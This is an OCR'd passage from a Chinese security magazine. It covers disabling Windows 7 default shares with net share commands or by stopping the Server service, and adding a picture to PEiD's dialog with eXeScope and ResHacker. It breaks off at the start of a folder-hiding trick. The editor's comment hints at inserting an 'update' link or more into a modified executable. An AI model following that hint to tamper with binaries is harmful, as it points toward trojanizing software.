


图3　提示窗口




图4　创建bat文件

单击“是”按钮进行确认后再进行一次“您确实要停止共享F$吗？”就可以关闭这个分区共享了。重复几次类似的操作，就能把所有的项目停止共享。

这种方法操作方便，但治标不治本，因为如果机器重启后，这些共享又会自动恢复，适用于暂时应用或是以7X24方式工作的服务器。

第二种方法：自启动批处理程序

第一种方法最大的缺点就是机器重启后默认共享的自动还原，如果我们想到了Windows所提供的“启动”功能，以及批处理程序的话，那就可以让它在每次重启后执行事先编写好的批处理程序来关闭默认共享。

打开记事本，输入以下内容，每行的最后必须要回车：

```
net share ipc$ /delete
net share admin$ /delete
net share c$ /delete
net share d$ /delete
net share e$ /delete
net share f$ /delete
……
```

有几个硬盘分区就写几行类似的命令，然后执行“**文件**”-“**另存为**”操作，在“保存类型”中首先要将记事本默认的“文本文档（*.txt）”换成“所有文件”，然后在“文件名”处为它命名，比如NotShare.bat，扩展名必须是.bat，如图4。

这样我们就得到了一个能关闭Win 7默认共享的批处理程序。接着将

它拖动到“**开始**”－“**所有程序**”－“**启动**”项中，每次系统开机重启时就会运行它来关闭默认共享。即使你需要重新开启某个或某些共享，也只需重新编辑一下这个 NotShare.bat 批处理文件，将对应命令行删除即可。

第三种方法：停服务法

还是到桌面上“我的电脑”上按鼠标右键，选择“管理”，然后在“计算机管理”左侧窗口中依次打开“**服务和应用程序**”－“**服务**”，右侧则列出了所有服务项目。双击其中的“Server”服务项，选择“支持此计算机通过网络的文件、打印、和命名管道共享。如果服务停止，这些功能不可用。如果服务被禁用，任何直接依赖于此服务的服务将无法启动。”

这个就是 Win 7默认共享所对应的服务，其启动类型为“自动”，将其更改为“禁用”，如图5。

最后单击“确定”按钮。接着单击下面“服务状态”中的“停止”按钮，再“确认”一下即可。如果需要打开共享的话，可以随时在这里启动共享服务，将“启动类型”还原为“自动”即可，非常方便。




图5　停止服务

编辑点评：*给小菜的一篇文章，因为老鸟们对 Windows 的默认共享是再熟悉不过了。不过直到 windows 7，这些共享还在那儿，还在为我们的安全事业做贡献。虽说在 Windows 7 的安全策略下，这些默认共享的危害没有以前那么大了，可不管怎么说，开在那里总让人心里不安啊，是不是？那就赶快关掉它们吧。*

PEID的面子工程

图 木羊

从本文您可以学到：

如何为程序修改、添加资源

去年第12期有篇文章中用到的PEID居然挂了张美女的图片，很有种“惊艳”的感觉，于是也萌生了修改下PEID的念头，缓解一下审美疲劳，呵呵。经过一轮板斧，总算凿出了“哀酱”，如图1，是不是萌了许多呢？如果你也心动，那么一起动手吧。




图1　最终效果




图3　调整宽度

要对PEID的界面进行手术，操作其实很简单，会“拖拖拉拉”就绰绰有余了。关键是要用好两把手术刀——**eXeScope** 和 **reshhack**。

先做个手术预案。做过界面的朋友应该知道，要想把PEID改成图1中的效果，需要两步：

第一步，拉宽对话框，以便放置图片控件；

第二步，添加图片控件以及位图资源，将两者关联起来。

首先来拉宽对话框。把PEiD.exe拖进eXeScope.exe，在左边的树形表中找到“**Resource**”，点开其下的“**Dialog**”分支，如图2。



图2　找到Dialog分支

101是PEID主对话框的控件ID，右边有很多设置项。做过界面的朋友一定不会陌生，都是对话框的各种属性，例如想改控件的标题，可以找到对应控件，改它的Caption属性。这里就不具体说了，我们关注的是修改对话框的宽度。

修改宽度有两种方法，其一是直接修改“Width”属性的值，其二是由于eXeScope支持所见即所得的修改，操作起来更直观，于是这里采用第二种方法。

点击上方工具栏的“Dialog Editor”，会弹出该对话框的界面，然后直接用鼠标拉动直至合适即可，如图3。




图4　eXeScope的脚本栏会在最末添加一行

修改完成后，点击“**Save Update**”即可保存。接下来就是添加图片控件，eXeScope似乎不支持直接添加控件，我们用另一款工具来完成：reshhack（资源黑客）。

把刚才修改的PEiD.exe拖进reshhack，在菜单栏上找到下拉菜单“**Action**”，点击“**Add a New Resource …**”，选择要添加的bmp文件，工具会自动识别并填充“**Resource Type**”为BITMAP。我们只需要填写“**Resource Name**”，随便起个名字，后面资源脚本会用到，这里写100。eXeScope的脚本栏会在最末添加一行，如图4。

在左边树形表中找到“Dialog”，依旧是选择101，弹出对话框界面，右键选择“**Insert control**”，添加“BITMAP”控件，默认设置，点击“OK”。

现在PEID的界面上已经出现了一个图片控件，提醒一下，控件的大小和位置都是可调的，支持纯鼠标操作。剩下的工作是把它和刚才添加的bmp资源关联起来，这里需要修改一下资源脚本，将最末一行（即图片控件的脚本）改为：

```
CONTROL 100, 0, STATIC, SS_BITMAP | WS_CHILD | WS_VISIBLE | WS_GROUP, 289, 39, 60, 60
```

其中，**第二个100，为需要关联的bmp资源的Resource Name**。现在，PEID已经改好了，保存一下，我们的PEID整容手术就大功告成了。

当然，用这两款工具添加图片，只是牛刀小试，做界面汉化和美化的朋友，可以再深入挖掘它们的功能，这里就不赘述了。我是木羊，欢迎一起讨论:)

编辑点评：*为PEID整整容，是不是一件很有意思的事情？本文只是开阔一个思路，顺着走下去，你会发现很多很有意思的事情。改改界面是小事，要是你加一个 update 的连接，或者……*

关于...\ 文件夹的新玩法

图 秦玉杰

从本文您可以学到：
隐藏文件夹的新方法

最近在一本杂志上看到一篇讲..\文件夹应用的文章，其中提到了几个以前我不知道的技巧。在经过摸索测试后我又有新的思路和发现，在此和大家分享一下。本人菜鸟，有不对的地方望指正，大牛莫笑。注：本文中的操作是在WindowsXP下进行。




图1　删除文件夹

